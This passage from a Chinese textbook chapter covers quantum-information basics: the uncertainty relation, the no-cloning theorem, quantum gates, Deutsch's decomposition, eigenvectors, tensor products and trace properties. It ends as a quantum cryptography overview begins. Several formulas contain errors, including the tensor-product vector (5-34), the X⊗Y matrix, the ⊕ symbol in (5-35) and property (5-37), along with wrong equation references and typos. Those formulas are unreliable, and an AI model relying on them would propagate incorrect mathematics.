(\Delta A)^2 = \overline{(\alpha_i-\bar{A})^2} &= \sum_i \langle\psi \mid (\alpha_i-\bar{A})^2 \mid \alpha_i\rangle\langle\alpha_i \mid \psi\rangle \\
&= \sum_i \langle\psi \mid [\alpha_i{}^2 - 2\alpha_i\bar{A} + (\bar{A})^2] \mid \alpha_i\rangle\langle\alpha_i \mid \psi\rangle \\
&= \langle\psi \mid [A^2-(\bar{A})^2] \mid \psi\rangle = \overline{A^2-(\bar{A})^2}
\end{aligned}
$$

定义力学量算符 A 与 B 的对易式$[A,B]=AB-BA$，则力学量 A 和 B 在同一量子态$|\psi\rangle$下的不确定度关系为：

$$\Delta A\Delta B \geqslant \frac{1}{2}|\overline{[A,B]}|$$

这就是测不准原理，或称测不准关系。Heisenberg 测不准原理表明，微观粒子两类非对易可观测量的属性是互补的，对其中一种属性的精确测量必然会导致其互补属性的不确定性。

由于叠加性，式$|\psi\rangle=\alpha|0\rangle+\beta|1\rangle$所表示的量子比特可能以概率$\|\alpha\|^2$处于$|0\rangle$态，也可能以概率$\|\beta\|^2$处于$|1\rangle$态，还可能处于这两个态的叠加态$\alpha|0\rangle+\beta|1\rangle$，但无法知道该量子比特具体处于哪一个状态，要获得确切的结果就必须测量该量子比特。而量子测量与测量基的选取有关，若测量基选得不合适，测量不能给出精确结果。例如，用基矢$|0\rangle$和$|1\rangle$构成的测量基$|0\rangle\langle 0|$和$|1\rangle\langle 1|$测量量子比特$|\psi\rangle=\alpha|0\rangle+\beta|1\rangle$，得到的结果要么是$|0\rangle$，要么是$|1\rangle$，但不能完全确定$|\psi\rangle$。因为振幅和相位是一对测不准量，一旦振幅完全确定，则相位完全不确定，因而不能完全确定$|\psi\rangle$。量子比特的这种测不准性是量子密码的基石之一。

5.3.5 量子不可克隆定理

Wootters 和 Zurek 曾于 1982 年在《自然》杂志上撰文提出如下问题：是否存在一种物理过程实现对一个未知量子态的精确复制使得每个复制态与初始量子态完全相同呢？Wootters 和 Zurek 证明量子力学的线性特性禁止这样的复制这就是量子不可复制定理的最初表述。

量子不可克隆定理的证据很简单以两态量子系统为例其基矢选为 0 和 1，设 s 代表此二维空间。任意量子态量子克隆过程可以表示为：$|s\rangle|Q\rangle_x \rightarrow |s\rangle|s\rangle|Q'_s\rangle_x$，式中右端$|s\rangle|s\rangle$表示初始模和复制均处于$|s\rangle$态，$|Q\rangle_x$ 和$|Q'_s\rangle_x$ 分别为装置在复制前后的量子态，复制后装置的量子态$|Q'_s\rangle_x$ 可能依赖于输入态$|s\rangle$。若对$|s\rangle|Q\rangle_x \rightarrow |s\rangle|s\rangle|Q'_s\rangle_x$ 式进行变换，那么对基矢$|0\rangle$和$|1\rangle$应分别有：

$$|0\rangle|Q\rangle_x \rightarrow |0\rangle|0\rangle|Q'_0\rangle_x;\ |1\rangle|Q\rangle_x \rightarrow |1\rangle|1\rangle|Q'_1\rangle_x \tag{5-6}$$

现假设$|s\rangle$是一个任意的叠加态即：$|s\rangle=\alpha|0\rangle+\beta|1\rangle$，$|\alpha|^2+|\beta|^2=1$，由式(5-6)及量子操作的线性特征不难导出在操作后$|s\rangle$将演变为

$$|s\rangle|Q\rangle_x=(\alpha|0\rangle+\beta|1\rangle)|Q\rangle_x \rightarrow \alpha|0\rangle|0\rangle|Q'_0\rangle_x+\beta|1\rangle|1\rangle|Q'_1\rangle_x$$

若复制机的态$|Q'_0\rangle_x$ 与$|Q'_1\rangle_x$ 不恒等，那么上式给出的初始模和复制模均处于$|0\rangle$与$|1\rangle$的混合态；若复制机的态$|Q'_0\rangle_x$ 与$|Q'_1\rangle_x$ 恒等，则初始模和复制模将处于纠缠态$\alpha|0\rangle|0\rangle+\beta|1\rangle|1\rangle$。无论哪种情况，初始模和复制模都不可能处于直积态$|s\rangle|s\rangle$。因此，如果一个量子复制机能精确复制态$|0\rangle$和$|1\rangle$，则它不可能复制两态的叠加态$|s\rangle$，这就是量子不可克隆定理的内容。

量子态不可克隆是量子力学的固有特性，它设置了一个不可逾越的界限。量子不可克隆定理是量子信息科学的重要理论基础之一。量子信息是以量子态为信息载体(信息单元)。量子态不可精确复制是量子密码术的重要前提，它确保了量子密码的安全性。近年来人们对它做了进一步的研究，揭示出更丰富的物理内涵。

量子态不可克隆和生物大分子可以克隆的对比：

(1) 生物克隆。生物大分子的克隆——是原子(分子)排列顺序的克隆，是硬件克隆，经

典克隆。

（2）量子克隆。软硬件的全部信息的克隆。量子克隆的不可能意味着：试图复制出不仅外貌、体征相同，而且连知识、记忆、思想、性格等都完完全全相同的人，量子力学原理是不容许的。

5.3.6 量子信息与线性代数

1. 内积、外积与 Hilbert 空间

定义 5.1 内积。

在 n 维复矢量空间中，设矢量 $|\upsilon\rangle=\begin{pmatrix}\upsilon_1\\ \upsilon_2\\ \vdots\\ \upsilon_n\end{pmatrix}$，$|\omega\rangle=\begin{pmatrix}\omega_1\\ \omega_2\\ \vdots\\ \omega_n\end{pmatrix}$，则 $|\upsilon\rangle$ 和 $|\omega\rangle$ 的内积定义为

$$\langle\upsilon\mid\omega\rangle=(\upsilon_1^*,\upsilon_2^*,\cdots,\upsilon_n^*)\begin{pmatrix}\omega_1\\ \omega_2\\ \vdots\\ \omega_n\end{pmatrix}\tag{5-7}$$

其中 υ_i^* 表示复数 υ_i 的复共轭。

由定义 5.1，可以顺便得出与右矢相对应的左矢的定义。

定义 5.2 左矢。

在 n 维复矢量空间中，设矢量 $|\upsilon\rangle=\begin{pmatrix}\upsilon_1\\ \upsilon_2\\ \vdots\\ \upsilon_n\end{pmatrix}$，则左矢 $\langle\upsilon|$ 定义为

$$\langle\upsilon\mid=(\upsilon_1^*,\upsilon_2^*,\cdots,\upsilon_n^*)\tag{5-8}$$

事实上，定义 5.1 与定义 5.2 是可以互相导出的。

Dirac 符号左矢与右矢又可以分别成为刁矢和刃矢。在英文中有时则分别叫 Bra 和 Ke。本文中则统一使用左矢与右矢的叫法。

量子信息学中经常提到的就是 Hilbert 空间。在量子计算与量子信息中遇到的有限维复矢量空间类中，可以认为 Hilbert 空间与内积空间是等同的。本节将不显著区分这两个概念。

定义 5.3 外积。

在 n 维复矢量空间中，设矢量 $|\upsilon\rangle=\begin{pmatrix}\upsilon_1\\ \upsilon_2\\ \vdots\\ \upsilon_n\end{pmatrix}$，$|\omega\rangle=\begin{pmatrix}\omega_1\\ \omega_2\\ \vdots\\ \omega_n\end{pmatrix}$，则 $|\upsilon\rangle$ 和 $|\omega\rangle$ 的外积定义为

$$|\omega\rangle\langle\upsilon|=\begin{pmatrix}\omega_1\\ \omega_2\\ \vdots\\ \omega_n\end{pmatrix}(\upsilon_1^*,\upsilon_2^*,\cdots,\upsilon_n^*)\tag{5-9}$$

内积是一个标量(是一个“数”),而外积则是一个矩阵。如果矢量$|\upsilon\rangle$和$|\omega\rangle$的内积为0,即$\langle\upsilon|\omega\rangle=0$,则称$|\upsilon\rangle$和$|\omega\rangle$是正交的(orthogonal)。如果$|\upsilon\rangle$同它自身的内积为1,即$\langle\upsilon|\upsilon\rangle=1$,则称是$|\upsilon\rangle$单位矢量,或者说是归一化的(normalised 或 normalized)。一组以 i 为索引的矢量,如果每个矢量都是归一化的,且不同矢量之间相互正交$|i\rangle$,称为正交归一(othonormal)矢量组。

2. 量子门与幺正变换

从硬件上说,经典计算机的计算单元都是由一个个门电路(例如与、或、非等)组成的。量子计算机与之类似,也是有很多的量子门组成的,以此来完成各种计算任务。

事实上,对于量子信息来说,可以认为量子门是由一个个幺正变换(unitary transformation)来实现的。在复矢量空间上的任何线性变换都可以用一个矩阵(或者称算子)来描述。设 M^+ 是 M 的共扼转置矩阵,如果有 $M^+M=I$,则称 M 是幺正矩阵,变换 M 称为幺正变换。

Hilbert 空间上的任何幺正变换都是合法的量子变换,反过来也成立,即 Hilbert 空间上任何合法的量子变换都必须是幺正变换。

对于单量子比特,有 4 个常用的量子门:$\boldsymbol{I}$、$\boldsymbol{X}$、$\boldsymbol{Y}$ 和 $\boldsymbol{Z}$,它们通常叫做泡利矩阵(Pauhmatrices),分别定义为

$$\boldsymbol{I}=\begin{pmatrix}1 & 0\\ 0 & 1\end{pmatrix} \tag{5-10}$$

$$\boldsymbol{X}\equiv\sigma_x\equiv\begin{pmatrix}0 & 1\\ 1 & 0\end{pmatrix} \tag{5-11}$$

$$\boldsymbol{Y}\equiv\sigma_y\equiv\begin{pmatrix}0 & -i\\ i & 0\end{pmatrix} \tag{5-12}$$

$$\boldsymbol{Z}\equiv\sigma_z\equiv\begin{pmatrix}1 & 0\\ 0 & -1\end{pmatrix} \tag{5-13}$$

其中的 $\boldsymbol{X}$ 门又叫非门或求非变换,它的作用是使$|0\rangle$和$|1\rangle$翻转,即$|0\rangle\rightarrow|1\rangle$和$|1\rangle\rightarrow|0\rangle$,因为对于处于态$|\varphi\rangle=\alpha|0\rangle+\beta|1\rangle=\begin{pmatrix}\alpha\\ \beta\end{pmatrix}$的单量子比特来说,若将 X 门作用于其上,有:

$$X\mid\varphi\rangle=\begin{pmatrix}0 & 1\\ 1 & 0\end{pmatrix}\begin{pmatrix}\alpha\\ \beta\end{pmatrix}=\begin{pmatrix}\beta\\ \alpha\end{pmatrix}=\alpha\mid 1\rangle+\beta\mid 0\rangle$$

除了泡利矩阵,还有一个非常重要和常用的单量子比特门——Hadamard 门。Hadamard 门的作用是$|0\rangle\rightarrow\frac{1}{\sqrt{2}}(|0\rangle+|1\rangle)$,$|1\rangle\rightarrow\frac{1}{\sqrt{2}}(|0\rangle-|1\rangle)$。Hadamard 门或简称为 H 门的矩阵表示为

$$\frac{1}{\sqrt{2}}\begin{pmatrix}1 & 1\\ 1 & -1\end{pmatrix}$$

更一般地,对于任意的单量子比特门,有 $U(\alpha,\phi)$门,如表 5.2 所示。

表 5.2 $U(\alpha,\phi)$门

$U(\alpha,\phi)$门	
输入	输出
$\|0\rangle$	$\cos\alpha\|0\rangle-\mathrm{i}e^{\mathrm{i}\phi}\sin\alpha\|1\rangle$
$\|1\rangle$	$\cos\alpha\|1\rangle-\mathrm{i}e^{-\mathrm{i}\phi}\sin\alpha\|0\rangle$

$U(\alpha,\phi)$门的具体物理实现我们不需要了解，只要知道下面等式即可：

$$U(\alpha,\phi)=\begin{pmatrix}\cos\alpha & -\mathrm{i}\sin\alpha e^{\mathrm{i}\phi}\\ -\mathrm{i}\sin\alpha e^{-\mathrm{i}\phi} & \cos\alpha\end{pmatrix} \tag{5-14}$$

例如对于非门，有 $U\left(\alpha=\frac{\pi}{2},\phi=0\right)=\sigma_x=\begin{pmatrix}0 & 1\\ 1 & 0\end{pmatrix}$。

对于双量子比特，我们只介绍一个最为重要的受控非门(Controlled-NOT)，简称控非门或 C-NOT 门。它的矩阵表示为

$$\begin{pmatrix}1 & 0 & 0 & 0\\ 0 & 1 & 0 & 0\\ 0 & 0 & 0 & 1\\ 0 & 0 & 1 & 0\end{pmatrix}$$

C-NOT 门作用在 2 个量子比特上，其中第一个量子比特叫控制比特，第二个比特叫工作比特，C-NOT 门的工作情况如表 5.3 所示。

表 5.3 C-NOT 门的真值表

C-NOT			
输入		输出	
控制比特	工作比特	控制比特	工作比特
$\|0\rangle$	$\|0\rangle$	$\|0\rangle$	$\|0\rangle$
$\|0\rangle$	$\|1\rangle$	$\|0\rangle$	$\|1\rangle$
$\|1\rangle$	$\|0\rangle$	$\|1\rangle$	$\|1\rangle$
$\|1\rangle$	$\|1\rangle$	$\|1\rangle$	$\|0\rangle$

可见，当控制比特为$|0\rangle$时，C-NOT 门作用后，工作比特保持不变；当控制比特为$|1\rangle$时，C-NOT 门作用后，工作比特反转。多量子比特门是可以由单量子比特门与 C-NOT 门的组合来实现，此处不再赘述。

定理 5.1 Deutsch 定理。

令 $\boldsymbol{U}$ 是任意 d 维幺正矩阵，则 $\boldsymbol{U}$ 可以被分解为 $2d^2-d$ 个二维幺正矩阵的乘积(它们均是分别作用于各自一对基态所张成的二维子空间，即它们中每个的各自余空间均不变)。

任何作用在一组量子比特上的幺正变换均可以用一系列单量子比特量子门 $U(\alpha,\phi)$和双量子比特 C-NOT 门依次作用来实现。

证明：取定基矢$\{|e_1\rangle,|e_2\rangle,\cdots,|e_d\rangle\}$所张成的 d 维空间。

首先，可证用$(d-1)$个 2 维幺正变换将

$$\begin{pmatrix} a_1 \\ a_2 \\ \vdots \\ a_d \end{pmatrix} \to \begin{pmatrix} 1 \\ 0 \\ \vdots \\ 0 \end{pmatrix} \equiv |e_1\rangle$$

为此，取 2 维幺正变换 $\boldsymbol{A}_2$，

$$\boldsymbol{A}_2 = \frac{1}{\sqrt{|a_1|^2 + |a_2|^2}} \begin{pmatrix} a_1^* & a_2^* \\ a_2 & -a_1 \end{pmatrix} \tag{5-15}$$

它仅作用于子空间$\{|e_1\rangle, |e_2\rangle\}$，对相应的余空间为恒等变换，于是有：

$$\boldsymbol{A}_2 \begin{pmatrix} a_1 \\ a_2 \end{pmatrix} = \begin{pmatrix} \sqrt{|a_1|^2 + |a_2|^2} \\ 0 \end{pmatrix} \tag{5-16}$$

再取 2 维幺正变换 $\boldsymbol{A}_3$，

$$\boldsymbol{A}_3 = \frac{1}{\sqrt{|a_1|^2 + |a_2|^2 + |a_3|^2}} \begin{pmatrix} \sqrt{|a_1|^2 + |a_2|^2} & a_3^* \\ a_3 & -\sqrt{|a_1|^2 + |a_2|^2} \end{pmatrix} \tag{5-17}$$

它仅对子空间$\{|e_1\rangle, |e_3\rangle\}$作用，对相应的余空间为恒等变换，于是有：

$$\boldsymbol{A}_3 \begin{pmatrix} \sqrt{|a_1|^2 + |a_2|^2} \\ a_3 \end{pmatrix} = \begin{pmatrix} \sqrt{|a_1|^2 + |a_2|^2 + |a_3|^2} \\ 0 \end{pmatrix} \tag{5-18}$$

如此继续下去，可得：

$$\boldsymbol{A}_d \cdots \boldsymbol{A}_3 \boldsymbol{A}_2 \begin{pmatrix} a_1 \\ a_2 \\ \vdots \\ a_d \end{pmatrix} = \sqrt{|a_1|^2 + |a_2|^2 + \cdots + |a_d|^2} \begin{pmatrix} 1 \\ 0 \\ \vdots \\ 0 \end{pmatrix} \tag{5-19}$$

其次，令$|\phi_1\rangle, |\phi_2\rangle, \cdots, |\phi_d\rangle$是任意给定的 d 维幺正矩阵 u 的本征矢量（它们彼此正交），相应本征值分别为

$$e^{i\phi_1}, e^{i\phi_2}, \cdots, e^{i\phi_d}$$

将上面的步骤用于$|\phi_1\rangle$之后再乘以 $e^{i\phi_1}$，就是说，

$$|\phi_1\rangle \to e^{i\phi_1} |e_1\rangle$$

然后将$|e_1\rangle$逆映射为$|\phi_1\rangle$，于是有：

$$(\boldsymbol{A}_2^{(1)})^{-1} \cdots (\boldsymbol{A}_d^{(1)})^{-1} \begin{pmatrix} e^{i\phi_1} & 0 & & \\ 0 & 1 & & \\ & & \cdots & \\ & & & 1 \end{pmatrix} \boldsymbol{A}_d^{(1)} \cdots \boldsymbol{A}_2^{(1)} |\phi_1\rangle = e^{i\phi_1} |\phi_1\rangle \tag{5-20}$$

这里共有$(d-1)+1+(d-1)=2d-1$ 个 2 维幺正变换。对每个本征矢量$|\phi_j\rangle$都重复如此做法，并注意，由于$|\phi_1\rangle$和$|\phi_j\rangle(j=2,\cdots,d)$彼此正交，因而

$$(\boldsymbol{A}_2^{(1)})^{-1} \cdots (\boldsymbol{A}_d^{(1)})^{-1} \begin{pmatrix} e^{i\phi_1} & 0 & & \\ 0 & 1 & & \\ & & \cdots & \\ & & & 1 \end{pmatrix} \boldsymbol{A}_d^{(1)} \cdots \boldsymbol{A}_2^{(1)} |\phi_j\rangle = e^{i\phi_1} |\phi_j\rangle, (j = 2, \cdots, d) \tag{5-21}$$

这是由于列矢量 $\boldsymbol{A}_d^{(1)} \cdots \boldsymbol{A}_2^{(1)} |\phi_j\rangle$ $(j \neq 1)$中的第一个元素必定为零，而为零则是因为此

列矢量必须和 $A_d^{(1)} \cdots A_2^{(1)} |\phi_1\rangle = |e_1\rangle$ 正交。

于是 U 就被表示成为 $d(2d-1)$ 个 2 维幺正变换的乘积，注意，由于 U 被分解为 d 的多项式个运算，按下面说法，$\boldsymbol{U}$ 的这种分解是有效算法。

显然易于证明（这里略去），任何作用在一组量子比特上的幺正变换，或者更明确些，任何二维幺正变换均可以用一系列 $\boldsymbol{U}(\alpha,\phi)$ 单量子门和 C-NOT 双量子门的依次作用来实现。

量子网络是经典网络的自然推广，其中逻辑门用量子门代替。

3. 本征值和本征矢

本征值和本征矢对于研究量子力学相当有用。对于线性算子或矩阵 $\boldsymbol{A}$ 来说，如果存在非零矢量 $|\upsilon\rangle$，使得：

$$\boldsymbol{A}|\upsilon\rangle = \lambda|\upsilon\rangle \tag{5-22}$$

则称复数 λ 是 $\boldsymbol{A}$ 对应于矢量 $|\upsilon\rangle$ 的本征值（eigenvalue），$|\upsilon\rangle$ 称为属于本征值 λ 的本征矢量（eigenvector），简称本征矢。

在线性代数中，关于本征值和本征矢有以下几条性质：

（1）若 $|\upsilon\rangle$ 是属于本征值 λ 的本征矢，则对任一非零复数 μ，$\mu|\upsilon\rangle$ 也是属于本征值 λ 的本征矢。

（2）若 $|\upsilon\rangle$ 和 $|\omega\rangle$ 是 $\boldsymbol{A}$ 的属于本征值 λ 的本征矢，则当 $|\upsilon\rangle+|\omega\rangle$ 为非零矢量时，$|\upsilon\rangle+|\omega\rangle$ 也是 $\boldsymbol{A}$ 的属于 λ 的本征矢。

（3）属于不同本征值的本征矢线性无关。

证明 （1）因为 $\mu|\upsilon\rangle$ 是非零矢量，且

$$A(\mu|\upsilon\rangle) = \mu A|\upsilon\rangle = \mu\lambda|\upsilon\rangle = \lambda(\mu|\upsilon\rangle) \tag{5-23}$$

（2）由本征值与本征矢的定义有

$$A(|\upsilon\rangle+|\omega\rangle) = A|\upsilon\rangle + A|\omega\rangle = \lambda|\upsilon\rangle + \lambda|\omega\rangle = \lambda(|\upsilon\rangle+|\omega\rangle) \tag{5-24}$$

由性质（1）和（2）还可以得出推论，即属于同一个本征值的本征矢的非零线性组合仍为属于 λ 的本征矢。更进一步，若 $|\upsilon\rangle_1, |\upsilon\rangle_2, \cdots, |\upsilon\rangle_s$ 是同属于 λ 的本征矢，则对于复数 $\mu_1, \mu_2, \cdots, \mu_s$ 来说，非零线性组合 $\mu_1|\upsilon\rangle_1+\mu_2|\upsilon\rangle_2+\cdots+\mu_s|\upsilon\rangle_s$ 仍为属于 λ 的本征矢。

（3）可以用数学归纳法来证明。

设 $\lambda_1, \lambda_2, \cdots, \lambda_k$ 为 A 的互不相同的本征值，$|\upsilon\rangle_1, |\upsilon\rangle_2, \cdots, |\upsilon\rangle_k$ 为对应于它们的本征矢。用归纳法，当 $k=1$ 时，结论显然成立。假设 $k-1$ 时命题成立，下面证明对于 k 命题也成立。假设存在复数 $\mu_1, \mu_2, \cdots, \mu_k$ 使得：

$$\mu_1|\upsilon\rangle_1 + \mu_2|\upsilon\rangle_2 + \cdots + \mu_k|\upsilon\rangle_k = 0 \tag{5-25}$$

用 λ_k 乘式（5-25）两边得：

$$\mu_1\lambda_k|\upsilon\rangle_1 + \mu_2\lambda_k|\upsilon\rangle_2 + \cdots + \mu_k\lambda_k|\upsilon\rangle_k = 0 \tag{5-26}$$

再用 A 左乘式（5-26），得：

$$\mu_1\lambda_1|\upsilon\rangle_1 + \mu_2\lambda_2|\upsilon\rangle_2 + \cdots + \mu_k\lambda_k|\upsilon\rangle_k = 0 \tag{5-27}$$

由式（5-26）和式（5-27）可得：

$$\mu_1(\lambda_k-\lambda_1)|\upsilon\rangle_1 + \mu_2(\lambda_k-\lambda_2)|\upsilon\rangle_2 + \cdots + \mu_k(\lambda_k-\lambda_{k-1})|\upsilon\rangle_{k-1} = 0 \tag{5-28}$$

由归纳法假设知，必有：

$$\mu_j(\lambda_k-\lambda_j) = 0, j = 1,2,\cdots,k-1 \tag{5-29}$$

而已知 $\lambda_k-\lambda_j\neq 0$，于是必有 $\mu_1=\mu_2=\cdots=\mu_{k-1}=0$，从而由式（8-25）又有 $\mu_k|\upsilon\rangle_k=0$，又因为

$|\upsilon\rangle_k \neq 0$，所以只有 $\mu_k = 0$。由此，$|\upsilon\rangle_1, |\upsilon\rangle_2, \cdots, |\upsilon\rangle_k$ 线性无关。

对应于一个本征值 λ 的本征空间(*eigenspace*)是以 λ 为本征值的矢量的集合，它是算子 A 在其上作用的矢量空间的子空间。矢量空间上 A 的对角表示是具有形式 $A = \sum_i \lambda_i |i\rangle\langle i|$ 的一个表示，其中矢量组 $|i\rangle$ 是 A 的本征矢构成的正交归一的矢量组，对应的本征值为 λ_i。如果一个算子有一个对角表示，则称该算子是可对角化的。

4. 矩阵的相似与对角化

首先我们给出矩阵相似的定义：

定义 5.4 对于两个复矩阵 $\boldsymbol{A}$ 和 $\boldsymbol{B}$，如果存在一个 n 阶可逆阵 $\boldsymbol{T}$，使得 $\boldsymbol{B} = \boldsymbol{T}^{-1}\boldsymbol{AT}$，则称 $\boldsymbol{A}$ 和 $\boldsymbol{B}$ 是相似的。

相似矩阵具有很多良好的性质，下面不加证明地给出：

(1) 相似矩阵具有相同的行列式，即

$$\det \boldsymbol{A} = \det \boldsymbol{B}$$

(2) 相似矩阵具有相同的秩，即

$$\operatorname{rank} \boldsymbol{A} = \operatorname{rank} \boldsymbol{B}$$

(3) 相似矩阵具有相同的本征值。

一般地，对于矩阵与对角阵相似的情况，有如下的定理：

定理 5.2 n 阶方阵 $\boldsymbol{A}$ 相似于对角阵的充要条件是：$\boldsymbol{A}$ 有 n 个线性无关的本征矢。

证明：首先证明必要性，设

$$\boldsymbol{T}^{-1}\boldsymbol{AT} = \begin{pmatrix} \lambda_1 & & & \\ & \lambda_2 & & \\ & & \cdots & \\ & & & \lambda_n \end{pmatrix}, \quad \boldsymbol{T} = (t_1, t_2, \cdots, t_n) \tag{5-30}$$

其中 t_i 是 $\boldsymbol{T}$ 的列矢量

$$\boldsymbol{A}(t_1, t_2, \cdots, t_n) = (t_1, t_2, \cdots, t_n)\begin{pmatrix} \lambda_1 & & & \\ & \lambda_2 & & \\ & & \cdots & \\ & & & \lambda_n \end{pmatrix} \tag{5-31}$$

即有：

$$\boldsymbol{A}\, t_i = \boldsymbol{\lambda} t_i \tag{5-32}$$

因此当 $\boldsymbol{A}$ 相似于对角阵时，可逆阵 $\boldsymbol{T}$ 的 n 个线性无关的列矢量是由 $\boldsymbol{A}$ 的 n 个本征矢排列而成的。

下面证明充分性。设 $\boldsymbol{A}$ 有 n 个线性无关的本征矢 $\upsilon_1, \upsilon_2, \cdots, \upsilon_n$，则有：

$$\boldsymbol{A}\, \upsilon_i = \lambda_i \upsilon_i \tag{5-33}$$

我们就用 $\upsilon_1, \upsilon_2, \cdots, \upsilon_n$ 作为可逆阵 $\boldsymbol{T}$ 的列矢量，于是有：

$$\boldsymbol{T}^{-1}\boldsymbol{AT} = \begin{pmatrix} \lambda_1 & & & \\ & \lambda_2 & & \\ & & \cdots & \\ & & & \lambda_n \end{pmatrix}$$

即矩阵 **A** 相似于对角阵。

5. 复合系统和张量积

到目前为止,我们讨论的都是单个物理系统的情况。对于两个或以上的物理系统组成的复合量子系统,如何描述它的状态?

通常,在量子信息技术中,采用张量积(Tensor Products)的方式来描述。张量积将若干个小的矢量空间合在一起,构成一个更大的矢量空间。考虑维数分别为 s 和 t 的空间 S 和 T,则 S 中的 $|\upsilon\rangle$ 和 T 中的任意矢量 $|\omega\rangle$ 的张量积可以表示为 $|\upsilon\rangle\otimes|\omega\rangle=|\upsilon\rangle|\omega\rangle=|\upsilon\omega\rangle$,且 $|\upsilon\omega\rangle$ 的维数为 st。

如果以矩阵形式表示,设 $|\upsilon\rangle=\begin{pmatrix}\upsilon_1\\ \upsilon_2\\ \vdots\\ \upsilon_n\end{pmatrix}$,$|\omega\rangle=\begin{pmatrix}\omega_1\\ \omega_2\\ \vdots\\ \omega_n\end{pmatrix}$则 $|\upsilon\rangle$ 和 $|\omega\rangle$ 的张量的积是

$$|\upsilon\rangle\otimes|\omega\rangle=\begin{pmatrix}\upsilon_1\\ \upsilon_2\\ \vdots\\ \upsilon_n\end{pmatrix}\otimes\begin{pmatrix}\omega_1\\ \omega_2\\ \vdots\\ \omega_n\end{pmatrix}=\begin{pmatrix}\upsilon_1\omega_1\\ \upsilon_2\omega_2\\ \vdots\\ \upsilon_1\omega_n\\ \upsilon_2\omega_1\\ \upsilon_2\omega_2\\ \vdots\\ \upsilon_2\omega_n\\ \vdots\\ \upsilon_n\omega_1\\ \upsilon_n\omega_2\\ \vdots\\ \upsilon_n\omega_n\end{pmatrix} \tag{5-34}$$

更一般地,设 **A** 是 $m\times n$ 的矩阵,**B** 是 $p\times q$ 的矩阵,则 **A** 与 **B** 的张量积可以用矩阵表示为

$$\boldsymbol{A}\oplus\boldsymbol{B}=\underbrace{\begin{pmatrix}A_{11}B & A_{12}B & \cdots & A_{1n}B\\ A_{21}B & A_{22}B & \cdots & A_{2n}B\\ \vdots & \vdots & & \vdots\\ A_{m1}B & A_{m2}B & \cdots & A_{mn}B\end{pmatrix}}_{nq}\Bigg\}mp \tag{5-35}$$

例如,泡利矩阵 **X** 和 **Y** 的张量积为

$$\boldsymbol{X}\otimes\boldsymbol{Y}=\begin{pmatrix}0 & 0 & 0 & -\mathrm{i}\\ 0 & 0 & \mathrm{i} & 0\\ 0 & -\mathrm{i} & 0 & 1\\ \mathrm{i} & 0 & 0 & 0\end{pmatrix}$$

易于验证下面的几个关于张量积的几个性质:

(1) $(\boldsymbol{A}+\boldsymbol{B})\otimes\boldsymbol{C}=\boldsymbol{A}\otimes\boldsymbol{C}+\boldsymbol{B}\otimes\boldsymbol{C}$ (5-36)

(2) $\boldsymbol{A}\otimes\boldsymbol{B}\otimes\boldsymbol{C}=(\boldsymbol{A}\otimes\boldsymbol{B})\boldsymbol{A}\otimes\boldsymbol{C}=\boldsymbol{A}\otimes(\boldsymbol{B}\otimes\boldsymbol{C})$ (5-37)

(3) $\boldsymbol{A}\otimes\boldsymbol{B}\neq\boldsymbol{B}\otimes\boldsymbol{A}$ (5-38)

张量积在量子信息中的最大作用就是当其用于表达量子复合系统的时候。对于此，给出了如下的量子力学假设：

假设 5.1 复合物理系统的状态空间是分物理系统状态空间的张量积，若将分系统编号为 $1\sim n$，系统 i 的状态被置为 $|\varphi_i\rangle$，则整个系统的总状态为 $|\varphi_1\rangle\otimes|\varphi_2\rangle\otimes\cdots\otimes|\varphi_n|$。

6. 一个重要的函数——Trace

对于一个矩阵来说，它的 Trace（译为“迹”）定义为该矩阵的主对角线上所有的元素之和，即对于 $n\times n$ 的矩阵 $\boldsymbol{A}$，定义 $\mathrm{Tr}(\boldsymbol{A})=\sum_{i=1}^{n}A_{ii}$。不论是在量子信息里，还是在线性代数中，Trace 都是一个相当重要的函数。对于 Trace 来说，它具有以下的性质：

(1) $\mathrm{Tr}(z\boldsymbol{A})=z\mathrm{Tr}(\boldsymbol{A})$ (5-39)

(2) $\mathrm{Tr}(\boldsymbol{AB})=\mathrm{Tr}(\boldsymbol{BA})$ (5-40)

(3) $\mathrm{Tr}(\boldsymbol{A}+\boldsymbol{B})=\mathrm{Tr}(\boldsymbol{A})+\mathrm{Tr}(\boldsymbol{B})$ (5-41)

(4) $\mathrm{Tr}(\boldsymbol{U}^{+}\boldsymbol{AU})=\mathrm{Tr}(\boldsymbol{A})$ 其中 $\boldsymbol{U}$ 是幺正矩阵 (5-42)

(5) $\mathrm{Tr}(\boldsymbol{A}|\varphi\rangle\langle\varphi|)=\langle\varphi|\boldsymbol{A}|\varphi\rangle$ (5-43)

(6) 对于相似矩阵 $\boldsymbol{A}$ 和 $\boldsymbol{B}$，有 $\mathrm{Tr}(\boldsymbol{A})=\mathrm{Tr}(\boldsymbol{B})$ (5-44)

证明 性质(1)和(3)表明 *Trace* 是线性的，性质(2)表明 *Trace* 具有循环性，这 3 个性质的证明相当简单，只要拥有基本的线性代数知识即可很容易地推出。

对于性质(4)，利用性质(2)的结论，有 $Tr(\boldsymbol{U}^{+}\boldsymbol{AU})=\mathrm{Tr}(\boldsymbol{UU}^{+}\boldsymbol{A})=\mathrm{Tr}(\boldsymbol{A})$。

性质(4)表明 Trace 在幺正相似变换下保持不变，该性质保证了 Trace 是定义良好的。

下面重点证明性质(5)。

令 $\boldsymbol{A}|\varphi\rangle=|\omega\rangle$，且 $|\upsilon\rangle=\begin{Bmatrix}\upsilon_1\\\upsilon_2\\\vdots\\\upsilon_n\end{Bmatrix}$，$|\omega\rangle=\begin{Bmatrix}\omega_1\\\omega_2\\\vdots\\\omega_n\end{Bmatrix}$，则

$$\begin{aligned}\mathrm{Tr}(A\mid\varphi\rangle\langle\varphi\mid)=\mathrm{Tr}(\mid\omega\rangle\langle\varphi\mid)&=\mathrm{Tr}\left[\begin{Bmatrix}\omega_1\\\omega_2\\\vdots\\\omega_n\end{Bmatrix}(\upsilon_1{}^*,\upsilon_2{}^*,\cdots,\upsilon_n{}^*)\right]\\&=\omega_1\upsilon_1{}^*+\omega_2\upsilon_2{}^*+\omega_n\upsilon_n{}^*\\&=\langle\varphi\mid\omega\rangle=\langle\varphi\mid\boldsymbol{A}\mid\varphi\rangle\end{aligned}$$

值得一提的是性质(5)对于计算一个矩阵的 Trace 相当有用，以后会经常用到式(5-43)。(6)由 5.3.6 节第 4 部分中的性质(3)（相似矩阵具有相同的本征值）可直接得出此结论。

5.4 量子密码基础理论：量子密码学基础

5.4.1 量子密码学概述

量子力学和密码学的结合，诞生了量子密码学，它可完成仅仅由传统数学无法完成的完善保密系统。量子密码学是在量子理论基础上提出了一种全新的安全通信系统，它的基本

